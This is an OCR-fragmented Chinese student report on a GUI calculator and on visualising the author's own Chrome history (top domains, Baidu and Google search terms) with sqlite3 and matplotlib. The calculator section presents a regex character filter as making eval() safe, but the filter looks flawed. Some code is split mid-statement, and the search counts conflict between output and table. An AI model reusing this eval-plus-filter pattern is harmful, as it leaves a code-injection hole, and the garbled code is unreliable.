
此时 ans 为上一次运算结果 93.55






### 1.6.3 倒数效果






### 1.6.4 百分比效果





### 1.6.5开方效果





## 1.7 运行效果分析总结

较好地实现了四则运算和优先级、记忆功能等需求并在此基础上进行了优化和改善，有效防止算式的不规则输入，完成了一个有图形化界面的较为完善的计算器软件。

## 1.8 缺陷（已改进）

使用 `eval()` 函数会有安全风险，所以编写正则检查过滤函数 `inputcheck()`

```
#检查输入
def inputCheck(self, input):
    if re.findall(r'[^a-zA-Z<>,\?~!@#$;:]', str(input)):
        if input=='1/x' or input=='%' or input=='sqrt':
```

```
    pass
else:
    self.count.set('非法')
```

## 2 浏览记录可视化分析


### 2.1 题目

分析谷歌浏览器 Chrome 的浏览记录，并对浏览域名、百度/Google 等搜索关键字数据进行可视化分析。

### 2.2 设计思路


#### 2.2.1 历史数据格式

首先确认 Chrome 浏览器将用户历史数据以 sqlite 数据库格式存在路径  
C:\Users\lenovo\AppData\Local\Google\Chrome\User Data\Default 下的  
history 文件中



92 个项目

在这个路径下运行 cmd，使用 sqlite3 打开 history 文件查看表信息



```
C:\Users\lenovo\AppData\Local\Google\Chrome\User Data\Default
λ sqlite3
SQLite version 3.28.0 2019-04-16 19:49:53
Enter ".help" for usage hints.
Connected to a transient in-memory database.
Use ".open FILENAME" to reopen on a persistent database.
sqlite> .open history
sqlite> .tables
Error: database is locked
sqlite> .tables
downloads          meta          urls
downloads_slices   segment_usage visit_source
downloads_url_chains segments      visits
keyword_search_terms typed_url_sync_metadata
sqlite> |
```

此处发现会报错 `Error: database is locked` 原因是因为我们打开了 chrome 浏览器，所以浏览器本身正在访问这个数据文件，会和我们的访问造成冲突。关掉浏览器后查询成功，可以看到 11 个表，从表名可推断存储内容。

查看表的列信息

```
sqlite> PRAGMA table_info(urls);
0|id|INTEGER|0||1
1|url|LONGVARCHAR|0||0
2|title|LONGVARCHAR|0||0
3|visit_count|INTEGER|1|0|0
4|typed_count|INTEGER|1|0|0
5|last_visit_time|INTEGER|1||0
6|hidden|INTEGER|1|0|0
sqlite> PRAGMA table_info(keyword_search_terms);
0|keyword_id|INTEGER|1||0
1|url_id|INTEGER|1||0
2|lower_term|LONGVARCHAR|1||0
3|term|LONGVARCHAR|1||0
sqlite> PRAGMA table_info(visits);
0|id|INTEGER|0||1
1|url|INTEGER|1||0
2|visit_time|INTEGER|1||0
3|from_visit|INTEGER|0||0
4|transition|INTEGER|1|0|0
5|segment_id|INTEGER|0||0
6|visit_duration|INTEGER|1|0|0
7|incremented_omnibox_typed_score|BOOLEAN|1|FALSE|0
sqlite> |
```

## 2.2.2 分析处理数据

### 2.2.2.1 域名

导入包

```
import os
import sqlite3
import operator
from collections import OrderedDict
import matplotlib.pyplot as plt
%matplotlib inline
from urllib.parse import urlparse
```

连接数据库，查询 url 极其访问次数

```
data_path = os.path.expanduser('~') + "/AppData/Local/Google/Chrome/User
Data/Default"
files = os.listdir(data_path)

history_db = os.path.join(data_path, 'history')

c = sqlite3.connect(history_db)
cursor = c.cursor()
select_statement = "SELECT urls.url, urls.visit_count FROM urls, visits
```

```
    WHERE urls.id = visits.url;"  
cursor.execute(select_statement)  
  
results = cursor.fetchall()  
sites_count = {}  
  
print(results)
```

## 查询结果

## 编写 url 处理函数取出域名

```
def parse(url):
    try:
        parse_url = urlparse(url)
        domain = parse_url.netloc
        return domain
    except IndexError:
        print("URL format error")
```

进行进一步计算

```
for url, count in results:  
    url = parse(url)  
    if url == '':  
        pass  
    else:  
        if url in sites_count:  
            sites_count[url] += 1  
        else:
```

```
sites_count[url] = 1

sites_count_sorted = OrderedDict(sorted(sites_count.items(), key=operator.itemgetter(1), reverse=True)[:10])

print(sites_count_sorted)
```

计算结果

```
In [9]: for url, count in results:
    url = parse(url)
    if url == '':
        pass
    else:
        if url in sites_count:
            sites_count[url] += 1
        else:
            sites_count[url] = 1

sites_count_sorted = OrderedDict(sorted(sites_count.items(), key=operator.itemgetter(1), reverse=True)[:10])
print(sites_count_sorted)

OrderedDict([('kps.kmf.com', 3542), ('localhost', 2292), ('www.baidu.com', 2224), ('kev2.kmf.com', 1954), ('github.com', 1494), ('mail.cumt.edu.cn', 926), ('www.google.com', 802), ('translate.google.cn', 690), ('91mjw.com', 672), ('imgchr.com', 666)])
```


编写画图函数

```
def analyse(results):

    plt.bar(range(len(results)), results.values(), align='edge')
    plt.xticks(rotation=45)
    plt.xticks(range(len(results)), results.keys())

    plt.show()
```

执行结果



可以看到最常访问的十个域名直观的图表信息

## 2.2.2.2 百度搜索关键字

查询所有搜索记录和对应 url

```
select_statement = "SELECT keyword_search_terms.term, urls.url FROM keyword_search_terms, urls WHERE keyword_search_terms.url_id = urls.id;"  
cursor.execute(select_statement)  
  
results = cursor.fetchall()  
term_count = {}  
  
print(results)
```

## 查询结果

对 url 进行处理并选出百度的查询，计算每个查询次数进行排序

```
for term, url in results:
    url = parse(url)
    if url == 'www.baidu.com':
        if term in term_count:
            term_count[term] += 1
        else:
            term_count[term] = 1

term_count_sorted = OrderedDict(sorted(term_count.items(), key=operator.itemgetter(1), reverse=True)[:10])

print(term_count_sorted)
```

## 排序结果

```
In [39]: for term, url in results:
    url = parse(url)
    if url == 'www.baidu.com':
        if term in term_count:
            term_count[term] += 1
        else:
            term_count[term] = 1

term_count_sorted = OrderedDict(sorted(term_count.items(), key=operator.itemgetter(1), reverse=True)[:10])

print(term_count_sorted)
```


OrderedDict([('美元', 17), ('举个栗子', 9), ('qq空间', 9), ('美国时间', 9), ('搜索引擎关键词分析工具', 9), ('Elasticsearch', 9), ('BeautifulSoup', 9), ('win10录屏', 9), ('百度天气api', 9), ('Python3 PIL', 9)])

画图，使用 `plt.rcParams['font.sans-serif'] = ['SimHei']` 处理 matplotlib 中文乱码问题

```
plt.rcParams['font.sans-serif'] = ['SimHei']
analyse(term_count_sorted)
```

结果

```
In [43]: plt.rcParams['font.sans-serif'] = ['SimHei']
analyse(term_count_sorted)
```



```
In [ ]:
```

### 2.2.2.3 Google 搜索关键字

与百度同理，把域名改为 google

```
term_count = {}
for term, url in results:
    url = parse(url)
    if url == 'www.google.com':
        if term in term_count:
            term_count[term] += 1
        else:
            term_count[term] = 1

term_count_sorted = OrderedDict(sorted(term_count.items(), key=operator.itemgetter(1), reverse=True)[:10])
```

```
print(term_count_sorted)
```

```
In [70]: term_count = {}
for term, url in results:
    url = parse(url)
    if url == 'www.google.com':
        if term in term_count:
            term_count[term] += 1
        else:
            term_count[term] = 1

term_count_sorted = OrderedDict(sorted(term_count.items(), key=operator.itemgetter(1), reverse=True)[:10])

print(term_count_sorted)

OrderedDict([('CSRF', 336), ('SQL injection', 336), ('Cross Site Scripting', 308), ('pdf to html', 168), ('编程之美2017', 168), ('file upload', 168), ('跨站脚本攻击', 140), ('file upload attack', 140), ('Dawn Song', 112), ('举个栗子 png', 84)])
```


```
analyse(term_count_sorted)
```

```
In [71]: plt.rcParams['font.sans-serif'] = ['SimHei']
analyse(term_count_sorted)
```

Term	Count
CSRF	336
SQL injection	336
Cross Site Scripting	308
pdf to html	168
编程之美2017	168
file upload	140
跨站脚本攻击	140
file upload attack	112
Dawn Song	84
举个栗子 png	84

```
In [ ]:
```

## 2.3 流程图



## 2.4 开发运行环境配置

Anaconda2

jupyter notebook

python3.6


sqlite 3.28.0

matplotlib 3.1.0


urllib3 1.25.3

## 2.5 软件使用方法


打开 anaconda，将环境换为 Python3.6



运行 jupyter notebook，为防止冲突在火狐浏览器打开



打开文件，选择按顺序运行所有 cell



## 2.6 运行效果截图

```
In [76]: for url, count in results:
    url = parse(url)
    if url == '':
        pass
    else:
        if url in sites_count:
            sites_count[url] += 1
        else:
            sites_count[url] = 1

sites_count_sorted = OrderedDict(sorted(sites_count.items(), key=operator.itemgetter(1), reverse=True)[:10])

print(sites_count_sorted)

